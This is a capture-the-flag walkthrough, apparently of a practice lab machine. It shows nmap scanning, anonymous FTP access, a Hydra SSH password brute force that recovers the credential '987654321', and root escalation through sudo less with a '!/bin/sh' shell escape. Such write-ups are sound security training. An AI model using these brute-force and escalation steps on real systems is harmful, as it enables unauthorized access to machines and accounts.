

WriteUp

As always we start by running nmap command wich is allows scanning a system to find all open ports and services.




```
┌──(root㉿kali)-[~]
└─# nmap -Pn -sS -A 10.10.163.98 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-26 12:20 CDT
Nmap scan report for 10.10.163.98
Host is up (0.095s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.9.172
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16
(93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 3.7 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

Inspite of port 22 and port 80 we have the ftp port is open which is interesting because as we see it allows anonymous login(-A option in nmap stands for aggressive mode, that's why the anonymous login has been discovered).
So we need to login to that port and we have a file to download it(note_to_jake.txt)



```
┌──(root㉿kali)-[~]
└─# ftp 10.10.163.98
Connected to 10.10.163.98.
220 (vsFTPd 3.0.3)
Name (10.10.163.98:mouadh): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34271|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||60268|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*************************************************************************************************************|   119        2.57 MiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (0.87 KiB/s)
ftp> |
```


After downloading that file we need to read it, maybe for some important information.



```
┌──(root㉿kali)-[~]
└─# cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```


Indeed, Jake had a week password so maybe we can brute force it, and hopefully this password is in the rockyou list.
as we know from nmap, ssh is open.



```
┌──(root㉿kali)-[~]
└─# hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.163.98 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-26 12:25:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.163.98:22/
[22][ssh] host: 10.10.163.98   login: jake   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-26 12:26:20
```


Nice!! We found his ssh passowrd, so we can login with these credentials.



```
jake@brookly_nine_nine:~$ id
uid=1000(jake) gid=1000(jake) groups=1000(jake)
jake@brookly_nine_nine:~$ whoami
jake
jake@brookly_nine_nine:~$ |
```

Oh YES!! now we have a shell.


let's escalate our privileges, as always we start by the common ways(sudo -l, find / -perm -04000,...)



```
jake@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for jake on brookly_nine_nine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /usr/bin/less
jake@brookly_nine_nine:~$ 
```

After running that we can run /usr/bin/less with sudo command, let's check that in https://gtfobins.github.io/# and see what we can find.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo less /etc/profile
!/bin/sh
```

and of course we have something, so let's try that and see we can become root.



```
jake@brookly_nine_nine:~$ sudo /usr/bin/less /etc/profile
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# 
```

Good job!! We have successfully pwned these machine